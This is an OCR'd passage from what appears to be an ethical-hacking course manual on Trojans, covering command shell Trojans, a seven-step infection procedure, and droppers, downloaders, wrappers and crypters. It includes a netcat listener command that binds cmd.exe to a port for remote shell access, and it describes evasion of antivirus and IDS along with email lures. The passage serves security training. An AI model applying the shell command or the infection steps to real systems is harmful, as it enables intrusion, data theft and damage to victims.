
A command shell Trojan provides remote control of a command shell on a victim's machine. A Trojan server is installed on the victim's machine, which opens a port, allowing the attacker to connect. The client is installed on the attacker's machine, which is used to launch a command shell on the victim's machine. Netcat, DNS Messenger, GCat are some of the command shell Trojans.



```
C:> nc <ip> <port>
```

```
C:> nc -L -p <port>
-t -e cmd.exe
```

Figure 7.24: Working of Command Shell Trojan



How to Infect Systems Using a Trojan

STEP 1: **Create a new Trojan** packet

STEP 2: Employ a **dropper** or **downloader** to install the **malicious code** on the target system

STEP 3: Employ a **wrapper** to **bind the Trojan** to a legitimate file

STEP 4: Employ a **crypter to encrypt** the Trojan

STEP 5: **Propagate the Trojan** by various methods

STEP 6: **Deploy the Trojan on the victim's machine** by executing dropper or downloader on the target machine

STEP 7: Execute the **damage routine**

How to Infect Systems Using a Trojan

An attacker can remotely control the system hardware and software by installing a Trojan on the system. Once the Trojan is installed on the system, the data become vulnerable to threats. In addition, the attacker can perform attacks on third-party systems.

Attackers deliver Trojans in many ways to infect target systems:

- Trojans are included in bundled shareware or downloadable software. When users download such files, the target systems automatically install the Trojans.
- Different pop-up ads try to trick users. They are programmed by the attacker such that regardless of whether users click YES or NO, a download will begin and the Trojan will automatically install itself on the system.
- Attackers send the Trojans as email attachments. When users open these malicious attachments, the Trojans are automatically installed.
- Users are sometimes tempted to click on different types of files, such as greeting cards, porn videos, and images, which might contain Trojans. Clicking on these files installs the Trojans.

Attackers infect a target machine using a Trojan in the following steps:

- **Step 1**: Create a new Trojan packet using various tools such as Trojan Horse Construction Kit, Social Engineering Toolkit (SET), and Beast. New Trojans have a higher chance of succeeding in compromising the target system, as the security mechanisms might fail to detect them. These Trojans can be transferred to the victim's machine using a dropper or downloader.

- **Step 2**: Employ a dropper or a downloader to install the malicious code on the target system. The dropper appears to users as a legitimate application or a well-known and trusted file. However, when it is run, it extracts the malware components hidden in it and executes them, usually without saving them to the disk, to avoid detection. Droppers include images, games, or benign messages in their packages, which serve as a decoy to divert users' attention from malicious activities. Downloaders are malware transporters that do not contain the actual malware file; however, they contain the link from where the actual Trojan can be downloaded. When a downloader is executed on the target machine, it connects back to the attacker's server and downloads the intended Trojan on the victim's machine. Droppers can easily evade firewalls; however, a downloader can be detected with the help of network analyzer tools.
- **Step 3**: Employ a wrapper such as petite.exe, Graffiti.exe, IExpress Wizard, or eLiTeWrap to help bind the Trojan executable to legitimate files to install it on the target system.
- **Step 4**: Employ a crypter such as BitCrypter to encrypt the Trojan to evade detection by firewalls/IDS.
- **Step 5:** Propagate the Trojan by implementing various methods such as sending it via overt and covert channels, exploit kits, emails, and instant messengers, thereby tricking users into downloading and executing it. An active Trojan can perform malicious activities such as irritating users with constant pop-ups, changing desktops, changing or deleting files, stealing data, and creating backdoors.
- **Step 6:** Deploy the Trojan on the victim's machine by executing the dropper or downloader software to disguise it. The deployed file contains wrapped and encrypted malware.
- **Step 7:** Execute the damage routine. Most malware contain a damage routine that delivers payloads. Some payloads just display images or messages, whereas others can even delete files, reformat hard drives, or cause other damage. The damage routine can also include malware beaconing.

Creating a Trojan

Attackers can create Trojans using various Trojan horse construction kits such as DarkHorse Trojan Virus Maker, and Senna Spy Trojan Generator.

Trojan Horse Construction Kit

Trojan horse construction kits help attackers construct Trojan horses and customize them according to their needs. These tools are dangerous and can backfire if not properly executed. New Trojans created by attackers remain undetected when scanned by virus- or Trojan-scanning tools, as they do not match any known signatures. This added benefit allows attackers to succeed in launching attacks.

- **DarkHorse Trojan Virus Maker**

  DarkHorse Trojan Virus Maker is used to create user-specified Trojans via selection from a variety of available options. The Trojans are created to act according to these selected options. For example, if you choose the option **Disable Process**, the Trojan disables all processes on the target system. The figure below shows a snapshot of DarkHorse Trojan Virus Maker with its various available options.

Employing a Dropper or Downloader

Droppers

- Dropper is used to **camouflage the malware payloads** that can impede the functioning of the targeted systems
- Dropper consists of one or more types of malware features that can make it **undetectable by antivirus software**; also the installation process can be **done stealthy**
- **Emotet dropper**, **Dridex dropper**, **Gymdrop**, and **Anatsa** are some of the famous droppers that attackers employ for deploying malware to the target machine

Downloaders

- Downloader is a program that can **download and install harmful programs** like malware
- Downloader **does not carry malware** of itself as dropper does, so there is the possibility for a new unknown downloader to **pass through the anti-malware scanner**
- **Godzilla Downloader**, **Trojan.Downloader**, **W97M.Downloader**, and **ISB.Downloader!gen309** are some of the famous downloaders that attackers employ for deploying malware to the target machine

Employing a Dropper or Downloader

After constructing their intended Trojans, attackers can employ a dropper or a downloader to transmit the Trojan package to the victim's machine.

Droppers

Droppers are programs that are used to camouflage malware payloads that can impede the functioning of the target system. The dropper consists of one or more types of malware features that can make it undetectable by antivirus software; moreover, the installation process can be stealthily performed.

The dropper is executed by simply loading its own code into the memory, and the malware payload is then extracted and written into the file system. Next, the malware installation process is initiated, and the payload is executed.

Emotet, Dridex, Gymdrop, and Anatsa are well-known droppers that attackers employ for deploying malware on the target machine.

Downloaders

A downloader is a program that can download and install harmful programs such as malware. Downloaders are similar to droppers to a certain extent. However, the main difference is that a downloader does not carry malware itself whereas a dropper does; hence, it is possible for a new unknown downloader to pass through the anti-malware scanner.


Attackers use downloaders as part of the payload or other harmful programs that can drop and stealthily install the malware. Downloaders are spread as camouflaged files attached in emails, and the attached programs pose as legitimate programs such as accounts.exe or invoices.

When the victim opens the attached infected file, the downloader tries to contact the remote server for directly fetching other malicious programs.

Godzilla downloader, Trojan.Downloader, W97M.Downloader, and ISB.Downloader!gen309 are some well-known downloaders that attackers employ for deploying malware on the target machine.


Employing a Wrapper

- A wrapper **binds a Trojan executable** with genuine looking **.EXE** applications, such as games or office applications
- When the user runs the wrapped .EXE, it first **installs the Trojan in the background** and then runs the wrapping application in the foreground
- Attackers might send a birthday greeting that will install a Trojan as the user watches, for example, a birthday cake dancing across the screen



IExpress Wizard

- IExpress Wizard wrapper guides the user to create a **self-extracting package** that can automatically install the **embedded setup files**, Trojans, etc.



Welcome to IExpress 2.0

This wizard will help you create a self-extracting / self-installing package.

First, you need to create a Self Extraction Directive (SED) file to store information about your package. If you have already done this, select Open existing one; otherwise, select Create New Self Extraction Directive file.

● Create new Self Extraction Directive file.

○ Open existing Self Extraction Directive file:

Wrappers

- eLiTeWrap
- Advanced File Joiner
- Soprano 3
- Exe2vbs
- Kriptomatik

Employing a Wrapper

Wrappers bind the Trojan executable with.EXE applications that appear genuine, such as games or office applications. When the user runs the wrapped .EXE application, it first installs the Trojan in the background and then runs the wrapping application in the foreground. The attacker can compress any (DOS/WIN) binary with tools such as petite.exe. This tool decompresses an EXE file (once compressed) at run time. Thus, it is possible for the Trojan to get in virtually undetected, as most antivirus software cannot detect the signatures in the file.

The attacker can also place several executables inside one executable. These wrappers may also support functions such as running one file in the background and another one on the desktop.

Technically speaking, wrappers are a type of "glueware" used to bind other software components together. A wrapper encapsulates several components into a single data source to make it usable in a more convenient manner compared to the original unwrapped source.

The lure of free software can trick users into installing Trojan horses. For instance, a Trojan horse might arrive in an email described as a computer calculator. When the user receives the email, the description of the calculator may lead him/her to install it. Although it may, in fact, be a default application, once the user installs the application file, the Trojan is installed in the background and it will perform other actions that are not readily apparent to the user, such as deleting files or emailing sensitive information to the attacker. In another instance, an attacker sends a birthday greeting that will install a Trojan as the user watches, e.g., a birthday cake dancing across the screen.




Figure 7.27: Example of Wrapper

